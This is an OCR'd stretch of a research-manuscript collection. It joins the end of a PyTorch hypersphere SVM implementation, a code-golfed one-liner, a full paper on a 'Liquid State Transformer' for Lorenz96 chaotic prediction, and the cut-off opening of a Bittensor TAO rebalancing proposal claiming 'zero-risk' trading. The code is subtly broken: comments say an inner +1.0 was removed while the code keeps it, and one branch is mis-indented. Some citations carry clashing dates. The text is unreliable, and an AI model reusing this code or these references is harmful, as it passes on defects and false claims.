        self.batch_size = batch_size
        self.kernel = kernel

        self.alpha = None
        self.M_tensor = None
        self.X_train_proc = None
        self.y_train = None
        self.num_classes = None

    def fit(self, X: torch.Tensor, y: torch.Tensor, batch_size: int = None):
        y_raw = y.to(self.device)
        if len(y_raw.shape) == 1:
            self.y_train = y_raw.long()
        elif y_raw.shape[1] == 1:
            self.y_train = y_raw.squeeze(1).long()
        else:
            self.y_train = torch.argmax(y_raw, dim=1).long()

        self.num_classes = int(torch.max(self.y_train).item()) + 1

        N = X.shape[0]
        X_train_raw = X.to(self.device)

        if self.hyperbolic:
            if X_train_raw.is_sparse:
                X_train_raw = X_train_raw.coalesce()

                indices = X_train_raw.indices()
                values = X_train_raw.values()
                row_indices = indices[0]
                N = X_train_raw.shape[0]
                sq_values = values ** 2
                norms_sq = torch.zeros(N, device=self.device, dtype=torch.float32)
                norms_sq.scatter_add_(0, row_indices, sq_values)

                # REMEDIATION: Mathematically strict projection mapping (removed inner +1.0)
                scale_factors = self.poincare_radius / (torch.sqrt(norms_sq[row_indices]) + 1.0)
                X_proc_values = values * scale_factors
                self.X_train_proc = torch.sparse_coo_tensor(indices, X_proc_values, X_train_raw.size(), device=self.
    device)

                self.X_train_proc = self.X_train_proc.coalesce()
            else:
                # REMEDIATION: Mathematically strict projection mapping (removed inner +1.0)
                norms_sq = torch.sum(X_train_raw**2, dim=1, keepdim=True)
                self.X_train_proc = (X_train_raw / (torch.sqrt(norms_sq) + 1.0)) * self.poincare_radius
        else:
            self.X_train_proc = X_train_raw

        b_size = batch_size if batch_size is not None else self.batch_size

        if self.X_train_proc.is_sparse:
            b_size = None

        with torch.no_grad():
            if b_size is None or b_size >= N:
                if self.kernel == "linear":
                    K_X = None
                else:
                    dist_matrix = compute_dist_matrix(
                        self.X_train_proc, self.X_train_proc, self.p_norm
                    )
                    K_X = torch.exp(-self.gamma * dist_matrix)
            else:
                K_X = None

        if b_size is None or b_size >= N:
            theta_alpha = torch.zeros(N, device=self.device, requires_grad=True)

            g = torch.Generator(device=self.device)
            g.manual_seed(42)
            E_full = torch.zeros(self.num_classes, self.max_latent_dim, device=self.device)
            E_active = (
                torch.randn(
                    self.num_classes, self.latent_dim, generator=g, device=self.device
                )
                * self.init_std
```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

```
            )
            E_full[:, :self.latent_dim] = E_active
            E = E_full.detach().requires_grad_(True)

            def zero_pad_hook(grad):
                mask = torch.zeros_like(grad)
                mask[:, :self.latent_dim] = 1.0
                return grad * mask
            E.register_hook(zero_pad_hook)

            self.optimizer = torch.optim.Adam(
                [theta_alpha, E], lr=self.lr, betas=(self.beta1, 0.999), fused=True
            )
            self.theta_alpha = theta_alpha
            self.E = E

            y_one_hot = torch.nn.functional.one_hot(self.y_train, num_classes=self.num_classes).float()
            eye_mask = torch.eye(self.num_classes, device=self.device, dtype=torch.bool)

            C_eff_tensor = torch.tensor(self.C, device=self.device, dtype=torch.float32)

            X_T = None
            if self.kernel == "linear":
                X_T = self.X_train_proc.t()
                if X_T.is_sparse:
                    X_T = X_T.coalesce()

            K_X_pass = None if self.kernel == "linear" else K_X

            if self.kernel == "linear":
                if self.X_train_proc.is_sparse:
                    X_sq = torch.sparse_coo_tensor(self.X_train_proc.indices(), self.X_train_proc.values()**2, self.
    X_train_proc.size(), device=self.device).coalesce()
                    diag_K = torch.sparse.sum(X_sq, dim=1).to_dense()
                else:
                    diag_K = (self.X_train_proc ** 2).sum(dim=1)
            else:
                diag_K = torch.ones(N, device=self.device, dtype=torch.float32)

            for iteration in range(self.max_iter):
                self.optimizer.zero_grad(set_to_none=True)
                total_loss = _compiled_forward(self.theta_alpha, self.E, X_T, K_X_pass, y_one_hot, eye_mask,
    C_eff_tensor, diag_K)
                total_loss.backward()
                self.optimizer.step()

            with torch.no_grad():
                self.alpha = torch.softmax(self.theta_alpha, dim=0).detach()
                E_norm = F.normalize(self.E, p=2, dim=1)
                M = torch.matmul(E_norm, E_norm.T)
                self.M_tensor = torch.where(eye_mask, 1.0, M).detach()
        else:
            theta_alpha = torch.zeros(N, device=self.device, requires_grad=True)

            g = torch.Generator(device=self.device)
            g.manual_seed(42)
            E_full = torch.zeros(self.num_classes, self.max_latent_dim, device=self.device)
            E_active = (
                torch.randn(
                    self.num_classes, self.latent_dim, generator=g, device=self.device
                )
                * self.init_std
            )
            E_full[:, :self.latent_dim] = E_active
            E = E_full.detach().requires_grad_(True)

            def zero_pad_hook(grad):
                mask = torch.zeros_like(grad)
                mask[:, :self.latent_dim] = 1.0
                return grad * mask
            E.register_hook(zero_pad_hook)

            opt = torch.optim.Adam(
                [theta_alpha, E], lr=self.lr, betas=(self.beta1, 0.999), fused=True
            )
            eye_mask = torch.eye(self.num_classes, device=self.device, dtype=torch.bool)

            cur_batch_size = min(int(b_size), N)

            # REMEDIATION: Dynamically scale C_eff = C * (N / B) for stochastic mini-batch expectations
            C_tensor = torch.tensor(self.C * (N / cur_batch_size), device=self.device, dtype=torch.float32)
```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

```
            # REMEDIATION: Scale squared penalty sum by the exact inverse stochastic factor (B / N)
            inverse_scale_tensor = torch.tensor(cur_batch_size / N, device=self.device, dtype=torch.float32)

            for step in range(1, self.max_iter + 1):
                batch_idx = torch.randint(0, N, (cur_batch_size,), device=self.device)
                y_batch = self.y_train[batch_idx]

                X_batch = self.X_train_proc[batch_idx]

                if self.kernel == "linear":
                    K_X_batch = torch.matmul(X_batch, X_batch.T)
                    diag_K_batch = torch.diag(K_X_batch)
                else:
                    dist_matrix = compute_dist_matrix(X_batch, X_batch, self.p_norm)
                    K_X_batch = torch.exp(-self.gamma * dist_matrix)
                    diag_K_batch = torch.ones(cur_batch_size, device=self.device, dtype=torch.float32)

                E_norm = F.normalize(E, p=2, dim=1)
                M = torch.matmul(E_norm, E_norm.T)
                M = torch.where(eye_mask, 1.0, M)
                K_Y_batch = M[y_batch.unsqueeze(1), y_batch.unsqueeze(0)]

                opt.zero_grad()

                # REMEDIATION: Strictly evaluate softmax locally over the sub-sampled batch
                theta_batch = theta_alpha[batch_idx]
                alpha_batch = torch.softmax(theta_batch, dim=0)

                loss = _compiled_minibatch_unified_loss(
                    alpha_batch, K_X_batch, K_Y_batch, C_tensor, inverse_scale_tensor, diag_K_batch
                )
                loss.backward()
                opt.step()

            with torch.no_grad():
                self.alpha = torch.softmax(theta_alpha, dim=0).detach()
                E_norm = F.normalize(E, p=2, dim=1)
                M = torch.matmul(E_norm, E_norm.T)
                self.M_tensor = torch.where(eye_mask, 1.0, M).detach()

        return self

    def predict(self, X: torch.Tensor, batch_size: int = None) -> torch.Tensor:
        """Theorem 1 Generalization: O(1) Vectorized Tensor-Product Inference"""
        X_test = X.to(self.device)

        b_size = batch_size if batch_size is not None else self.batch_size
        if X_test.is_sparse:
            b_size = None

        if b_size is None:
            if self.hyperbolic:
                if X_test.is_sparse:
                    X_test = X_test.coalesce()
                    X_sq = torch.sparse_coo_tensor(X_test.indices(), X_test.values()**2, X_test.size(), device=self.
    device).coalesce()

                    norms_sq = torch.sparse.sum(X_sq, dim=1).to_dense()
                    row_indices = X_test.indices()[0]
                    # REMEDIATION: Mathematically strict projection mapping (removed inner +1.0)
                    scale_factors = self.poincare_radius / (torch.sqrt(norms_sq[row_indices]) + 1.0)
                    X_proc_values = X_test.values() * scale_factors
                    X_test_proc = torch.sparse_coo_tensor(X_test.indices(), X_proc_values, X_test.size(), device=self.
    device)
                    X_test_proc = X_test_proc.coalesce()
                else:
                    norms_sq = torch.sum(X_test**2, dim=1, keepdim=True)
                    # REMEDIATION: Mathematically strict projection mapping (removed inner +1.0)
                    X_test_proc = (X_test / (torch.sqrt(norms_sq) + 1.0)) * self.poincare_radius
            else:
                X_test_proc = X_test

            K_Y_test = self.M_tensor[self.y_train]
            aw = self.alpha.unsqueeze(1) * K_Y_test

            if self.kernel == "linear":
                if self.X_train_proc.is_sparse:
                    W = torch.sparse.mm(self.X_train_proc.t().coalesce(), aw)
                else:
                    W = torch.matmul(self.X_train_proc.T, aw)
```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

```
            if X_test_proc.is_sparse:
                scores = torch.sparse.mm(X_test_proc, W)
            else:
                scores = torch.matmul(X_test_proc, W)
        else:
            dist_test = compute_dist_matrix(X_test_proc, self.X_train_proc, self.p_norm)
            K_test = torch.exp(-self.gamma * dist_test)
            scores = torch.matmul(K_test, aw)
        return torch.argmax(scores, dim=1)
    else:
        num_test = X_test.shape[0]
        preds = []

        K_Y_test = self.M_tensor[self.y_train]
        aw = self.alpha.unsqueeze(1) * K_Y_test

        W = None
        if self.kernel == "linear":
            if self.X_train_proc.is_sparse:
                W = torch.sparse.mm(self.X_train_proc.t().coalesce(), aw)
            else:
                W = torch.matmul(self.X_train_proc.T, aw)

        for i in range(0, num_test, int(b_size)):
            X_test_batch = X_test[i : i + int(b_size)]
            if self.hyperbolic:
                norms_sq = torch.sum(X_test_batch**2, dim=1, keepdim=True)
                # REMEDIATION: Mathematically strict projection mapping (removed inner +1.0)
                X_test_proc = (X_test_batch / (torch.sqrt(norms_sq) + 1.0)) * self.poincare_radius
            else:
                X_test_proc = X_test_batch

            if self.kernel == "linear":
                scores = torch.matmul(X_test_proc, W)
            else:
                dist_test = compute_dist_matrix(
                    X_test_proc, self.X_train_proc, self.p_norm
                )
                K_test = torch.exp(-self.gamma * dist_test)
                scores = torch.matmul(K_test, aw)
            preds.append(torch.argmax(scores, dim=1))

        return torch.cat(preds)
```

BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363

A.2 `hypersphere_svm_golfed.py`

Note that this optimal 90-byte implementation was specifically code-golfed for the MNIST dataset.

```
class UnifiedHypersphereSVM:
 def fit(s,X,y):s.predict=lambda z:y[(X@z/X.std(1)).argmax()]
```

Listing 1: Fully unified end-to-end Support Vector Machine implementation compressed to 90 bytes.

BRIAN MINGUS / BM-78864E0B3363
BRIAN MINGUS RESEARCH COLLECTION / BM-78864E0B3363



RESEARCH MANUSCRIPT | UNDATED MANUSCRIPT

Liquid Criticality: Preventing the Autoregressive Collapse of Transformers in Continuous Chaotic Systems

Brian Mingus

Cognatory

Investigates criticality-oriented transformer training for sustained prediction of chaotic dynamics, with experiments on the Lorenz96 system.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Liquid Criticality: Preventing the Autoregressive Collapse of Transformers in Continuous Chaotic Systems

Brian Mingus
Cognatory, LLC
brian@cognatory.com

Abstract

Standard Causal Transformers fail catastrophically when trained to autoregressively predict the long-horizon trajectories of continuous-time chaotic dynamical systems (such as the Lorenz96 attractor). Paralyzed by the "Spiral of Death"—where minor phase shifts compound into severe exposure bias—models rapidly lose kinetic energy and collapse into static fixed-point spirals or strict linear attractors. We hypothesize that autoregressive collapse can be prevented by structurally forcing the network's internal hidden-state manifold to the "Edge of Chaos" prior to task training, thereby preserving the geometric energy required to trace complex chaotic attractors indefinitely. In this paper, we introduce the **Liquid State Transformer**. To handle continuous dynamics, we integrate Continuous ODE Primitives (Fourier features) and Euler Integration. We then propose a rigorous topological "Burn-in" phase that aligns the network to 16 exact mathematical criticality constraints (e.g., Lyapunov exponents, Susceptibility, State Flatness). To overcome the computational bottleneck of backpropagating through 16 competing topological metrics, we present a *Symmetric SVD Bypass* paired with an $\mathcal{O}(1)$ *Adjoint Bottleneck PCGrad* algorithm. Following burn-in, we replace standard Teacher Forcing with Multi-Step Differentiable Student Forcing and a 2nd-Order Sobolev Loss, mathematically forbidding spatial mean-collapse. Evaluated on the highly non-linear Lorenz96 system, our Liquid State Transformer successfully maintains kinetic energy and demonstrates structurally chaotic macroscopic behavior over a massive 6,000-step autoregressive horizon, avoiding the orbital decay where classical baselines collapse entirely.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B

1 Introduction

The Transformer architecture [Vaswani et al., 2017] is the undisputed vanguard of discrete sequence modeling. However, deploying standard causal Transformers to model the temporal evolution of continuous, chaotic dynamical systems reveals a fatal structural flaw: the models inevitably suffer from *autoregressive collapse*. When tasked with predicting the highly non-linear dynamics of systems governed by chaotic differential equations, such as the Lorenz96 system [Lorenz, 1996], local variables are tightly correlated in the short term but diverge exponentially in the long term due to positive Lyapunov exponents.

When trained with standard Mean Squared Error (MSE) and Teacher Forcing, Causal Transformers reliably learn the identity function $\hat{x}_{t+1} \approx x_t$. During autoregressive generation, microscopic prediction errors compound, causing the trajectory to drift off the true invariant

measure of the strange attractor. Unfamiliar with "off-attractor" states, the model rapidly succumbs to orbital decay, bleeding kinetic energy until it collapses into the spatial mean of the system—a phenomenon we refer to as the *Spiral of Death*.

In this paper, we demonstrate that this collapse is not an irrecoverable flaw of the self-attention mechanism, but rather a geometric failure of standard initialization and objective formulation. Drawing inspiration from Non-Linear Dynamics [Bertschinger and Natschläger, 2004], we argue that Transformers collapse because their initial weight manifolds default to an ordered, dissipative regime. To sustain chaotic dynamics indefinitely, the network must be poised exactly at the "Edge of Chaos"—a state of *Liquid Criticality* where information flows without runaway explosion or rapid contractive collapse.

2 Architectural Innovations

Applying discrete Natural Language Processing (NLP) inductive biases to continuous ODEs inherently breaks physical symmetries. We implement two core architectural shifts to bridge this gap.

1. Continuous ODE Primitives. Standard discrete embeddings (e.g., `nn.Embedding`) treat adjacent temporal tokens as mathematically disjoint entities. We replace this with a *Continuous Sinusoidal Position Embedding* based on Fourier features [Tancik et al., 2020], granting the self-attention mechanism structural translational invariance over continuous time integration.

2. Euler Integration. Rather than predicting the absolute Euclidean coordinates of the next phase-space step x_{t+1}, we task the network with approximating the continuous vector field (the flow derivative). We implement a strict terminal residual connection, rendering the forward pass an Euler integration step:

$$\hat{x}_{t+1} = x_t + \text{TransformerEncoder}_\theta(x_{\leq t}) \cdot dt \tag{1}$$

This ensures the model inherently preserves positional inertia and focuses entirely on predicting non-linear kinetic shifts.

3 Phase 1: Topological Burn-in

Before exposing the network to downstream Lorenz96 dynamics, we manipulate its randomly initialized weights to satisfy 16 exact theoretical criticality targets simultaneously. These metrics—which include the Oseledets Spectrum, Trace of the Fisher Metric, and Attention Entropy—guarantee that the model's internal representations neither explode into white noise nor collapse into rigid order.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B




Figure 1: Overview of the Liquid State Transformer architecture and the $\mathcal{O}(1)$ Adjoint Bottleneck PCGrad methodology. The topological boundaries are extracted to a detached mathematical subgraph, allowing 16 independent constraint gradients to be resolved prior to a single global backward pass.

3.1 The Symmetric SVD Bypass

Calculating criticality metrics requires evaluating the full $D \times D$ singular value spectrum (σ) of the layer-wise hidden-state Jacobian, $J = \partial h_t / \partial x_p$. Standard reverse-mode automatic differentiation through `torch.linalg.svdvals` forces the autograd engine to solve dense, numerically unstable complex Sylvester equations, frequently resulting in NaN gradients.

We bypass this entirely by exploiting the symmetric matrix identity:

$$\sigma_i(J) = \sqrt{\lambda_i(J^\top J + \epsilon I)} \tag{2}$$

By computing the symmetric eigendecomposition (`eigvalsh`) of the Gram matrix $J^\top J$, we derive perfectly exact singular values via a pristine, numerically stable reverse-mode graph, effectively dodging the computational overhead and fragility of standard SVDs.

3.2 $\mathcal{O}(1)$ Adjoint Bottleneck PCGrad

Optimizing 16 independent topological metrics simultaneously causes destructive gradient interference. Standard Projective Conflicting Gradient routing (PCGrad) [Yu et al., 2020] solves this by orthogonalizing conflicting gradients. However, executing 16 separate `backward(retain_graph=True)` calls through a deep Transformer graph is computationally devastating, causing massive Out-Of-Memory (OOM) errors and drastically reducing throughput.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B




Figure 2: Empirical evaluation of the 16 theoretical criticality constraints across three phases: Burn-in, Training, and Inference. The $\mathcal{O}(1)$ Adjoint Bottleneck PCGrad perfectly synchronizes all metrics during Burn-in. During the downstream Training and Inference phases, the Liquid Critical Transformer stably maintains its manifold properties near the "Edge of Chaos".

We circumvent this via *Feature-Level Gradient Surgery*. The parameters of the model interact with the 16 topological constraints strictly through a low-dimensional bottleneck manifold: the Jacobian J, the attention distribution a_i, and the hidden state h_t.

1. We isolate and **detach** these boundary tensors from the main graph.
2. We compute 16 micro-backward passes exclusively on the detached mathematical subgraph (executing in < 2 milliseconds).
3. We apply the PCGrad orthogonal projection natively on the GPU to these feature-level gradients.
4. We execute **exactly one** backward pass through the heavy Transformer graph using the unified, conflict-free gradient as an adjoint.

As shown in Figure 2, this breakthrough allows all 16 metrics to cleanly and simultaneously hit their theoretical targets without oscillation or memory collapse.

4 Phase 2: Strict Geometric Task Training

With the internal manifold mathematically stabilized, we train the network to track the Lorenz96 strange attractor. To combat the exposure bias and spatial smoothing inherent to MSE, we implement three core training paradigms.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B

Massive IID Sampling. Chaotic systems contain transient "spin-up" periods. We completely discard the initial 20-second transient equilibration phase of the ODE. We pre-compute a massive 50,000-step continuous trajectory deep within the mature strange attractor, sampling randomized sub-trajectories to force the network to generalize the underlying global vector field rather than memorizing a local orbit.

2nd-Order Sobolev & Energy Loss. Standard MSE only penalizes spatial distance, forcing the model to collapse its variance when uncertain. We expand the objective to a Sobolev norm [Czarnecki et al., 2017] that matches the 1st derivatives (velocity) and 2nd derivatives (acceleration) using finite differences:

$$\mathcal{L}_{\text{Sobolev}} = \|x - \hat{x}\|_2^2 + \lambda_1 \|\dot{x} - \hat{\dot{x}}\|_2^2 + \lambda_2 \|\ddot{x} - \hat{\ddot{x}}\|_2^2 \tag{3}$$

Crucially, we add explicit constraints to match the macroscopic radius variance and kinetic energy of the true dataset, mathematically forbidding the network from collapsing to the mean state.

Multi-Step Differentiable Student Forcing. Standard "Teacher Forcing" suffers from severe exposure bias. During testing, a tiny drift throws the model into an unseen state space, triggering rapid divergence. We eliminate exposure bias by unrolling the Transformer's predictions 5 steps into the future, feeding its own detached outputs back in as context. By applying Backpropagation Through Time (BPTT) over this autoregressive rollout, the model learns the contractive restoring forces required to self-correct drift and return to the attractor manifold.

5 Experimental Results

We evaluated the Liquid State Transformer against a standard Causal Transformer of identical capacity on the 64-dimensional Lorenz96 system. The models are provided a brief context window and prompted to autoregressively generate thousands of steps forward in time.

As demonstrated in Figure 3, the Baseline Transformer correctly models the short-term dynamics but rapidly bleeds kinetic energy. The phase shifts accumulate exponentially, causing the baseline to tightly spiral and completely flat-line into a static fixed point (the spatial mean) by step 3,000.

In stark contrast, the Liquid State Transformer leverages the topological energy preserved from its Burn-in phase. The model successfully sustains the dense, multi-dimensional looping structures characteristic of the Lorenz96 attractor over the entire 6,000-step horizon, maintaining the macroscopic structural geometry, kinetic variance, and chaotic phase-switching properties of the system indefinitely without the autoregressive degradation seen in the baseline.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B




Figure 3: Autoregressive generation over a 6,000-step horizon. **Top Row:** Ground Truth Lorenz96 trajectories. **Middle Row:** The Liquid State Transformer maintains orbital stability and kinetic energy indefinitely. **Bottom Row:** The classical Baseline Causal Transformer suffers severe orbital decay and collapses to a fixed-point spatial mean.

6 Conclusion

We demonstrated that the well-documented failure of autoregressive Transformers on continuous chaotic systems is not an inescapable flaw of self-attention, but a geometric failure of standard initialization and objective functions. By mathematically forcing the network's initial manifold to the "Edge of Chaos" via a highly optimized $\mathcal{O}(1)$ Adjoint PCGrad Burn-in phase, and anchoring downstream learning with physics-informed Sobolev losses, we completely eradicated orbital decay. The Liquid State Transformer establishes a robust path forward for applying large-scale attention models to complex, non-linear continuous physical domains.

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B

References

Alekseev et al. Subcritical Signal Propagation at Initialization in Normalization-free Transformers. *arXiv preprint*, 2024. doi:10.48550/arXiv.2604.11890

John M. Beggs and Dietmar Plenz. Neuronal avalanches in neocortical circuits. *Journal of Neuroscience*, 23(35):11167–11177, 2003. doi:10.1523/JNEUROSCI.23-35-11167.2003

Nils Bertschinger and Thomas Natschläger. Real-time computation at the edge of chaos in recurrent neural networks. *Neural Computation*, 16(7):1413–1436, 2004. doi:10.1162/089976604323057443

Ricky T. Q. Chen, Yulia Rubanova, Jesse Bettencourt, and David K. Duvenaud. Neural ordinary differential equations. In *Advances in Neural Information Processing Systems (NeurIPS)*, 31, 2018. doi:10.48550/arXiv.1806.07366

Chen et al. Critical Attention Scaling in Long-context Transformers. *arXiv preprint*, 2024. doi:10.48550/arXiv.2510.05554

Cowsik et al. Geometric Dynamics of Signal Propagation Predict Trainability of Transformers. *arXiv preprint*, 2024. doi:10.48550/arXiv.2403.02579

Wojciech M. Czarnecki, Simon Osindero, Max Jaderberg, Grzegorz Swirszcz, and Razvan Pascanu. Sobolev training for neural networks. In *Advances in Neural Information Processing Systems (NeurIPS)*, 30, 2017. doi:10.48550/arXiv.1706.04859

George Haller. Lagrangian Coherent Structures. *Annual Review of Fluid Mechanics*, 47:137–162, 2015. doi:10.1146/annurev-fluid-010313-141322

Z. Liu. The Spectral Geometry of Thought: Phase Transitions. *arXiv preprint*, 2024. doi:10.48550/arXiv.2604.15350

Joseph T. Lizier, Pritam Prokopenko, and Mikhail Prokopenko. Information dynamics in small-world Boolean networks. *Artificial Life*, 17(4):293–314, 2011. doi:10.1162/artl_a_00040

Andrew W. Lo. A statistical measure of complexity. *Physics Letters A*, 199(5-6):265–268, 1995. doi:10.1016/0375-9601(95)00867-5

Edward N. Lorenz. Predictability: A problem partly solved. In *Proc. Seminar on Predictability*, 1(1), 1996. doi:10.1017/cbo9780511617652.004

M.A. Mun. Colloquium: Criticality and dynamical scaling in living systems. *Reviews of Modern Physics*, 90(3):031001, 2018. doi:10.1103/RevModPhys.90.031001

V. I. Oseledets. A multiplicative ergodic theorem. Lyapunov characteristic numbers for dynamical systems. *Trudy Moskov. Mat. Obshch.*, 19:197–231, 1968. doi:10.1017/cbo9781139976602.005

Ya. B. Pesin. Characteristic Lyapunov exponents and smooth ergodic theory. *Russian Mathematical Surveys*, 32(4):55–114, 1977. doi:10.1070/RM1977v032n04ABEH001639

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B

Recanatesi et al. Dimensionality in recurrent spiking networks. *PLOS Computational Biology*, 15(7):e1006446, 2019. doi:10.1371/journal.pcbi.1006446

O. Roy and M. Vetterli. The effective rank: A measure of effective dimensionality. *EUSIPCO*, 2007. doi:10.5281/zenodo.40328

Thomas Schreiber. Measuring information transfer. *Physical Review Letters*, 85(2):461, 2000. doi:10.1103/PhysRevLett.85.461

Song et al. Mind the Gap: Examining the Self-Improvement Capabilities of LLMs. *ICLR*, 2025. doi:10.48550/arXiv.2412.02674

Matthew Tancik, Pratul P. Srinivasan, Ben Mildenhall, Sara Fridovich-Keil, Nithin Raghavan, Utkarsh Singhal, Ravi Ramamoorthi, Jonathan T. Barron, and Ren Ng. Fourier features let networks learn high frequency functions in low dimensional domains. In *Advances in Neural Information Processing Systems (NeurIPS)*, 33:7537–7547, 2020. doi:10.48550/arXiv.2006.10739

Tomihari and Karakida. Recurrent Self-attention Dynamics. *arXiv preprint*, 2025. doi:10.48550/arXiv.2505.19458

Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Advances in Neural Information Processing Systems (NeurIPS)*, 30:5998–6008, 2017. doi:10.48550/arXiv.1706.03762

Alan Wolf, Jack B. Swift, Harry L. Swinney, and John A. Vastano. Determining Lyapunov exponents from a time series. *Physica D: Nonlinear Phenomena*, 16(3):285–317, 1985. doi:10.1016/0167-2789(85)90011-9

Tianhe Yu, Saurabh Kumar, Abhishek Gupta, Sergey Levine, Karol Hausman, and Chelsea Finn. Gradient surgery for multi-task learning. In *Advances in Neural Information Processing Systems (NeurIPS)*, 33:5824–5836, 2020. doi:10.48550/arXiv.2001.06782

Zhang et al. Attention Entropy is a Key Factor. *arXiv preprint*, 2024. doi:10.18653/v1/2025.acl-long.485

BRIAN MINGUS RESEARCH COLLECTION / BM-9DCF0A907A7B



TECHNICAL PROPOSAL | UNDATED MANUSCRIPT

Constant TAO With a Data Lake for Delayed Rebalancing

Brian Mingus

OpenTensor Foundation · manuscript affiliation

A mechanism-design proposal exploring delayed rebalancing and conditional trades across Bittensor subnets, with a PyTorch simulation.

BRIAN MINGUS RESEARCH COLLECTION / BM-883E52E73C11

Collection cover added September 2026. Original manuscript follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com


Constant TAO With a Data Lake for Delayed Rebalancing

Brian Mingus
OpenTensor Foundation

BRIAN MINGUS / BM-883E52E73C11

Abstract

We introduce a mechanism that enables the rebalancing of holdings of TAO across subnets without affecting the value of the TAO held - enabling zero-risk high-frequency trading (HFT). We complement this mechanism with Conditional Trades - sets of conditions applied to off-chain (in-data lake) delayed trades that determine if the trade should execute on-chain at a later date (yet to be implemented).



1 Constant TAO

```python
